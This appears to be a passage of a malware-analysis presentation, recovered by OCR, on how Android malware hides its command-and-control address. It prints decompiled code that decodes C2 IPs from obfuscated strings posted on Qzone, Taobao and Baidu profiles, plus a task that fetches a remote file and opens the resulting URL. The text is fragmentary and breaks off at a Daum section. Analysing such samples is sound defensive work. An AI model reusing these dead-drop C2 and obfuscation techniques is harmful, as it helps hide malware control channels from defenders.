
1. Connect



```
public static void main(String[] args) {
    String [] result;
    int i=0;

     System.out.println(f("0120170060200950930750080920210310290100000920070100310750210000110030270080000
}

public static String f(String arg8) {
    int v1 = 0;
    String v4 = "der";
    char[] v5 = new char[arg8.length() / 3];
    String v3 = "";
    int v0 = 0;
    int v2 = 0;
    while(v2 < arg8.length() / 3) {
        if(v0 == v4.length()) {
            v0 = 0;
        }

        v5[v2] = ((char)((((char)Integer.parseInt(arg8.substring(v2 * 3, v2 * 3 + 3)))) ^ v4.charAt(
                v0)));
        ++v2;
        ++v0;
    }

    String v0_1 = v3;
    while(v1 < arg8.length() / 3) {
        v0_1 = String.valueOf(v0_1) + v5[v1];
        ++v1;
    }

    return v0_1;
}
```

```
//m.qzone.com/profile?hostuin=
```

2. Get obfuscated string(alphabets)



```
ile(v2 < v0.length) {
  String v4 = new StringBuilder(String.va
  if(v4.equalsIgnoreCase("a")) {
      v3 = String.valueOf(v3) + "1";
  }
  else if(v4.equalsIgnoreCase("b")) {
      v3 = String.valueOf(v3) + ".";
  }
  else if(v4.equalsIgnoreCase("c")) {
      v3 = String.valueOf(v3) + "3";
  }
  else if(v4.equalsIgnoreCase("d")) {
      v3 = String.valueOf(v3) + "4";
  }
  else if(v4.equalsIgnoreCase("e")) {
      v3 = String.valueOf(v3) + "5";
  }
  else if(v4.equalsIgnoreCase("f")) {
      v3 = String.valueOf(v3) + "6";
  }
  else if(v4.equalsIgnoreCase("g")) {
      v3 = String.valueOf(v3) + "7";
  }
  else if(v4.equalsIgnoreCase("h")) {
      v3 = String.valueOf(v3) + "8";
  }
  else if(v4.equalsIgnoreCase("i")) {
      v3 = String.valueOf(v3) + "9";
  }
  else if(v4.equalsIgnoreCase("j")) {
      v3 = String.valueOf(v3) + "0";
  }
  else if(v4.equalsIgnoreCase("x")) {
      v3 = String.valueOf(v3) + "2";
  }
```

3. De-obfuscated string

!ajcbxeabcgbxjf → C2 IP


alphabet character to number
for making ip address

Remote-control Behaviors Tracking

Blog


- Taobao

1. Connect




```
String g() {
    String v0_1;
    __monitor_enter(this);
    try {
        v0_1 = this.d("https://item.taobao.com/item.htm?id=%s&toSite=main", this.i());
    }
    catch(Throwable v0) {
        __monitor_exit(this);
        throw v0;
    }

    __monitor_exit(this);
    return v0_1;
}
```

```
String i() {
    String v0_2;
    __monitor_enter(this);
    try {
        if(this.e()) {
            v0_2 = "528101266669"
            goto label_4;
        }
```




```
static byte[] b(String arg5) {
    byte[] v0_1;
    URLConnection v0 = new URL(arg5).openConnection();
    ((HttpURLConnection)v0).setConnectTimeout(7000);
    ((HttpURLConnection)v0).setReadTimeout(15000);
    ((HttpURLConnection)v0).setRequestMethod("GET");
    ((HttpURLConnection)v0).setUseCaches(false);
    ((HttpURLConnection)v0).setInstanceFollowRedirects(true);
    ((HttpURLConnection)v0).addRequestProperty("User-Agent", "Mozilla/5.0 (Windows NT 6.3; WOW64) Chrome/41.0.2272.118");
    ((HttpURLConnection)v0).addRequestProperty("Accept", "text/html,*/*;q=0.8");
    ((HttpURLConnection)v0).addRequestProperty("Accept-Encoding", "gzip");
    ((HttpURLConnection)v0).addRequestProperty("Accept-Language", "zh-CN,zh;q=0.8,en;q=0.6");
    ((HttpURLConnection)v0).addRequestProperty("Cache-Control", "no-cache");
    ((HttpURLConnection)v0).connect();
```



```
Matcher v0_3 = Pattern.compile("data-title=\"([\\u4e00-\\u9fa5]+)\"").matcher(((CharSequence)v0_1));
if(v0_3.find()) {
    v0_1 = v0_3.group(1);
}
```

2. Get obfuscated string (chinese characters)



3. De-obfuscated string

傀傠僃偠傐傘偠僠傑偠傠僃傘 → C2 IP


chinese character to number
for making ip address (DER function)

Remote-control Behaviors Tracking

Blog

- Baidu - type1

1. Connect




```
String v2 = a.a("012017006020095093075018005019075016005012022017075017011008093020074023005023006012022001023022001081080071075001023016004027008");  // http://www.baidu.com/p/earthsssss555/detail
try {
    String v3 = MainActivity.a(v2, "utf-8");
    if(v3 == null) {
        goto label_46;
    }

    v2 = null;
    Matcher v3_1 = Pattern.compile("profile-cnt>([\\u4e00-\\u9fa5]+)<").matcher(((CharSequence)v3));
    if(v3_1.find()) {
        v2 = v3_1.group(1);
    }

    if(v2 == null) {
        goto label_46;
    }

    v2 = MainActivity.b(v2);
    if(v2.length() <= 0) {
        goto label_46;
    }

    com.urt54.ovjid.dwiind.agdfew.ugdwe.iod.b.b.a("abc", "Qserver-->" + v2);  // [redacted].98.230(TW)
    MainActivity.b(this.a).a(v2);
    Message v2_1 = new Message();
    v2_1.what = 100;
    MainActivity.c(this.a).sendMessage(v2_1);
    goto label_38;
}
```

Remote-control Behaviors Tracking
Blog


- Baidu - type2

1. Connect



```
int __fastcall Java_com_API_tq(_JNIEnv *a1, int a2, int a3)
{
  int v3; // r7@1
  _JNIEnv *v4; // r4@1
  const char *v5; // r6@1
  _JNIEnv *v6; // r0@2
  const char *v7; // r1@2
  int v8; // r5@14

  v3 = a3;
  v4 = a1;
  v5 = (const char *)(*(int (**)(void))(*(_DWORD *)a1 + 676))();
  if ( !strcmp(v5, "ia") )
  {
    v6 = v4;
    v7 = "94ETh9+JkWlhprp8BjY6XQ";              // dfshgdsfahads
  }
  else if ( !strcmp(v5, "ib") )
  {
    v6 = v4;
    v7 = "FMpY09+EvZfizXw51ySNgw";              // taitaiquan001
  }
  else if ( !strcmp(v5, "ic") )
  {
    v6 = v4;
    v7 = "FMpY09+EvZdfdbDs8F15iA";              // taitaiquan002
  }
  else if ( !strcmp(v5, "id") )
  {
    v6 = 
    v7 = "FMpY09+EvZfMR2xsYvT5YA";              // taitaiquan003
  }
  else if ( !strcmp(v5, "ie") )
  {
    v6 = 
    v7 = "DAox5NwoQ1FCMFwCa2eNT1wbmAt00TldYnQjnFe21LBDYLiFNyvZIQ";// http://www.baidu.com/p/%s/detail
  }
  else if ( !strcmp(v5, "if") )
  {
    v6 = 
    v7 = "moqjsknq";
  }
```

2. Get obfuscated string



Bai du 百度


○ 基本资料

个人简介 1205900842458745696125085568872933631980014101618462320228

在线

taitaiquan003

3. De-obfuscated string




```
class OpenURL extends TimerTask {
    OpenURL(a arg1) {
        this.a = arg1;
        super();
    }

    public void run() {
        try {
            if(this.a.c.getSystemService("keyguard").inKeyguardRestrictedInputMode()) {
                return;
            }

            boolean v0_1 = this.a.f.getBoolean("open_url", true);
            boolean v1 = this.a.d();
            if(!v0_1) {
                return;
            }

            if(v1) {
                return;
            }

            String v0_2 = this.a getFromBaidu(new String(a.DES(Base64.decode(ae.id(this.a.f), 1), ae.b)));  // http://www.baidu.com/p/taitaiquan003/detail
            if(v0_2 == null) {
                return;
            }

            if(v0_2.length() <= 4) {  // [redacted].156.129:15666/sdfd
                return;
            }

            v0_2 = new String(API.decode(a.b("http://" + v0 2 + "/TT1.txt"), new byte[]{42, 56, 82, 10, 122, 34, 69, 32, 20, 49, 55, 82, 7, 12})).trim();
            if(!v0_2.contains("http://")) {  // 404 error
                v0_2 = "http://" + v0_2;
            }

            Uri v0_3 = Uri.parse(v0_2);
            Intent v1_1 = new Intent();
            v1_1.addFlags(268435456);
            v1_1.setData(v0_3);
            v1_1.setAction("android.intent.action.VIEW");
            if(a.a(this.a.c, "com.android.browser")) {
                v1_1.setClassName("com.android.browser", "com.android.browser.BrowserActivity");
            }

            new Handler(this.a.c.getMainLooper()).post(new u(this, v1_1));
            this.a.f.edit().putBoolean("open_url", false).apply();
            this.cancel();
        }
```

Remote-control Behaviors Tracking


Blog

- Daum

1. Connect



